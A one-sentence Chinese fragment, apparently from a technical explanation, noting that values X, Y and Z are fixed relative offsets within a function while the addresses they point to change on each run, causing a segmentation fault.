而X、Y、Z三个值因为是在函数中的相对偏移位置，所以不会改变，但其指向的地址每次运行都会变化，导致segmentation fault。